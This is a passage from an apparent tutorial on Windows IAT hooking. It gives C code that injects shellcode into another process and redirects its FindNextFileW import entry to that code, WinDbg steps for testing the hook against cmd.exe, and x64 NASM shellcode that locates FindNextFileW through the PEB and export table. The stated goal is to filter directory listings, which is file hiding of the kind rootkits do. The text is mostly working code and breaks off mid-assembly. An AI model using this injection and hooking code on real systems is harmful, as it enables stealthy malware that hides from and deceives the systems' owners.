issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
0x3C), &peheadoffset, sizeof(peheadoffset), &retlen);
if (issuccess) {
    printf("peheadoffset ReadProcessMemory success: TRUE\n");
}

printf("PEheadoffset ReadProcessMemory returnlength: %i\n",
retlen);
printf("PE header offset: %p\n", peheadoffset);

DWORD itablepos = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x78), &itablepos, sizeof(itablepos),
&retlen);
if (issuccess) {
    printf("itablepos ReadProcessMemory success: TRUE\n");
}

printf("itablepos ReadProcessMemory returnlength: %i\n",
retlen);
printf("itablepos: %p\n", itablepos);

DWORD itablesizesize = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x7C), &itablesizesize, sizeof(itablesizesize),
&retlen);
if (issuccess) {
    printf("itablesizesize ReadProcessMemory success: TRUE\n");
}

printf("itablesizesize ReadProcessMemory returnlength: %i\n",
retlen);
printf("itablesizesize: %i\n", itablesizesize);

DWORD itableentrynum = 0;

if (itablesizesize>0){
    itableentrynum = itablesizesize / 20 - 1;
}
else {
    itableentrynum = 0;
};

printf("import table entry num: %i\n", itableentrynum);

```

```

for (DWORD i = 0; i < itableentrynum; i++)
{
    DWORD originalfirstthunk = 0;
    issuccess = ReadProcessMemory(myprocess,
    ((BYTE*)imagebaseaddr + itablepos + i * 20 + 0x00),
    &originalfirstthunk, sizeof(originalfirstthunk), &retlen);

    DWORD firstthunk = 0;
    issuccess = ReadProcessMemory(myprocess,
    ((BYTE*)imagebaseaddr + itablepos + i * 20 + 0x10), &firstthunk,
    sizeof(firstthunk), &retlen);

    DWORD64 thunk = 0;
    issuccess = ReadProcessMemory(myprocess,
    ((BYTE*)imagebaseaddr + originalfirstthunk), &thunk, sizeof(thunk),
    &retlen);

    while (thunk != 0)
    {

        BYTE fnname[100];
        WORD hint;

        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk), &hint, sizeof(hint), &retlen);
        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk + 0x02), &fnname, sizeof(fnname), &retlen);

        printf("hint: %i function name: %s\n", hint, &fnname);
        printf("thunk: %p\n", thunk);

        if (strcmp((char *)fnname, "FindNextFileW") == 0){

            printf("Shellcode size: %p\n",
sizeof(myshellcode));

            DWORD oldprotection;
            LPVOID destination = NULL;
            destination = VirtualAllocEx(myprocess,
destination, sizeof(myshellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

            printf("newaddress: %p\n", destination);

            WriteProcessMemory(myprocess, destination,
myshellcode, sizeof(myshellcode), &retlen);

```

```

        VirtualProtectEx(myprocess, (LPVOID)
((BYTE*)imagebaseaddr + firstthunk), 8, PAGE_READWRITE,
&oldprotection);

        printf("IAT destination: %p\n",
(BYTE*)imagebaseaddr + firstthunk);
        issuccess = WriteProcessMemory(myprocess,
(LPVOID)((BYTE*)imagebaseaddr + firstthunk), &destination,
sizeof(destination), &retlen);

        if (issuccess)
        {
            printf("IAT VirtualProcessMemory: TRUE\n");
        }

        VirtualProtectEx(myprocess, (LPVOID)
((BYTE*)imagebaseaddr + firstthunk), 8, oldprotection,
&oldprotection);

    }

    originalfirstthunk = originalfirstthunk + 0x08;
    firstthunk = firstthunk + 0x08;
    issuccess = ReadProcessMemory(myprocess,
((BYTE*)imagebaseaddr + originalfirstthunk), &thunk, sizeof(thunk),
&retlen);


    }

}


```

Because the shellcode does not do anything now, only stops it is better to attach to the command prompt with a debugger before we test it. For 64 bit debugging in windows environment the windbg is a free debugger. It can be used on the following way for this purpose:


Start the windbg. By default the windbg is ha a bit simple interface. To make it more like olly, or other debugger, I recommend to open a pre created workspace. To do it select the **File \ Open Workspace in file...** command.




Then **navigate to the c:\program Files (x86)\Windows Kits\8.1\Debuggers\x64\themes directory:**




And here **open** a theme. I used the **standardvs.wew**, but the choice depends on your taste, try them.




Now we must attach to the command prompt. To do it select the **File \ Attach to a process...** command:




Here **find the cmd.exe**. If you has more than one running check the PID to select the right one:



When we attach to a process it will be paused. To resume it **to the command window** type the command **g** then press **enter**.



Then open another command prompt, and run the compiled IAT.exe. You will get something like this result (as we can see it successfully changed the entry in the IAT):



Then go back to the previous command prompt, what we are debugging, and issue a dir command. As it can be seen in the next picture the listing stops immediately. It happens because of our INT 3 instruction, what is a software breakpoint:


```
Administrator: Command Prompt - dir
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is C083-206E

Directory of C:\Users\Administrator

02/22/2014  08:42 AM    <DIR>          .
```

If you go back to the debugger you can see that, the command prompt really stopped at our shellcode.:



Because our shellcode is not finished yet it is simpler to kill the debugget commad prompt, because it were die anyhow. So we have only one task remaining. Write a shellcode, which filters the result.


Write the shellcode

Install an assembler

First, to write a shellcode we will need a position independent code. It can be written in high level languages of course, like the previous C application, but that is not the most effective. Most of the time those codes are much larger than a manually created assembly one. So because in case of a shellcode the size is matter I will use create a very simple assembly code for it. If we write it in assembly, then we need an assembler, more exactly a 64 bit assembler, because we must write an x64 code. I choose the NASM for this purpose, the current version can be downloaded from the <http://www.nasm.us/pub/nasm/releasebuilds/2.11.03/win32/nasm-2.11.03-win32.zip> link. It is a portable application, just extract to a directory, and you can use it.

Find the FindNextFileW function in the Kernel32.dll

If you recall what does our shellcode must do, then we are doing now the marked box:



This part of the shellcode was not written by me, I used the code at <http://mcdermottcybersecurity.com/articles/windows-x64-shellcode> website, and simplified it for my purpose (for example in my case it can not be forwarded), and changed to NASM style:

```
;shell64.asm modified for our purposes.
;License: MIT (http://www.opensource.org/licenses/mit-license.php)

[BITS 64]
DEFAULT REL

section .text

main:
    INT3
;    for testing uncomment the INT3

    call func_name ;dummy call, to get a pointer to the function
name
```



```

    db 'FindNextFileW', 0    ;write here the function name
func_name:                ;we call here, so at the top of the stack there
is the address of the function name
    pop rdx                ;put the function name to rdx register

    call kernel32_dll      ;again do a dummy call, to get a pointer to
the dll name
    db 'KERNEL32.DLL', 0    ;write here the function name
kernel32_dll:            ;we call here, so at the top of the stack there
is the address of the dll name
    pop rcx                ;put the function name to rcx register
    call lookup_api ;find address of the Function

lookup_api:
    sub rsp, 28h           ;set up stack frame in case we call
loadlibrary. We will not call it, but I left as it was

start:
    mov r8, [gs:60h]       ;get the well known peb
    mov r8, [r8+18h]       ;peb loader data
    lea r12, [r8+10h]      ;InLoadOrderModuleList (list head) - save
for later
    mov r8, [r12]          ;follow _LIST_ENTRY->Flink to first item
in list
    cld                    ;clear the direction flag (go forward)

for_each_dll:              ;r8 points to current
_ldr_data_table_entry

    mov rdi, [r8+60h]      ;UNICODE_STRING at 58h, actual string
buffer at 60h
    mov rsi, rcx           ;pointer to dll we're looking for

compare_dll:
    lodsb                  ;load character of our dll name string
    test al, al            ;check for null terminator
    jz found_dll           ;if at the end of our string and all
matched so far, found it

    mov ah, [rdi]          ;get character of current dll
    cmp ah, 61h            ;lowercase 'a'
    jl uppercase          ;convert to uppercase
    sub ah, 20h

uppercase:
    cmp ah, al
    jne wrong_dll         ;found a character mismatch - try next
dll

```

```

        inc rdi                ;skip to next unicode character
        inc rdi                ;unicode is two byte do not forget
        jmp compare_dll        ;continue string comparison

wrong_dll:
        mov r8, [r8]           ;move to next _list_entry (following
Flink pointer)
        cmp r8, r12            ;see if we're back at the list head
(circular list)
        jne for_each_dll

        xor rax, rax           ;DLL not found
        jmp done

found_dll:
        mov rbx, [r8+30h]      ;get dll base addr - points to DOS "MZ"
header

        mov r9d, [rbx+3ch]     ;get DOS header e_lfanew field for offset
to "PE" header
        add r9, rbx            ;add to base - now r9 points to
_image_nt_headers64
        add r9, 88h            ;18h to optional header + 70h to data
directories
                                ;r9 now points to
_image_data_directory[0] array entry
                                ;which is the export directory

        mov r13d, [r9]         ;get virtual address of export directory
        test r13, r13          ;if zero, module does not have export
table
        jnz has_exports

        xor rax, rax           ;no exports - function will not be found
in dll
        jmp done

has_exports:
        lea r8, [rbx+r13]      ;add dll base to get actual memory
address
                                ;r8 points to _image_export_directory
structure (see winnt.h)

        mov r14d, [r9+4]       ;get size of export directory
        add r14, r13           ;add base rva of export directory
                                ;r13 and r14 now contain range of export
directory
                                ;will be used later to check if export is
forwarded

```

```

    mov ecx, [r8+18h]      ;NumberOfNames
    mov r10d, [r8+20h]    ;AddressOfNames (array of RVAs)
    add r10, rbx           ;add dll base

    dec ecx               ;point to last element in array
(searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx] ;get current index in names array

    mov edi, [r9]         ;get RVA of name
    add rdi, rbx          ;add base
    mov rsi, rdx          ;pointer to function we're looking for

compare_func:
    cmpsb
    jne wrong_func       ;function name doesn't match

    mov al, [rsi]         ;current character of our function
    test al, al           ;check for null terminator
    jz found_func        ;if at the end of our string and all
matched so far, found it

    jmp compare_func      ;continue string comparison

wrong_func:
    loop for_each_func    ;try next function in array

    xor rax, rax          ;function not found in export table
    jmp done

found_func:              ;ecx is array index where function name
found

                                ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]    ;AddressOfNameOrdinals (rva)
    add r9, rbx          ;add dll base address
    mov cx, [r9+2*rcx]   ;get ordinal value from array of words

    mov r9d, [r8+1ch]    ;AddressOfFunctions (rva)
    add r9, rbx          ;add dll base address
    mov eax, [r9+rcx*4]  ;Get RVA of function using index

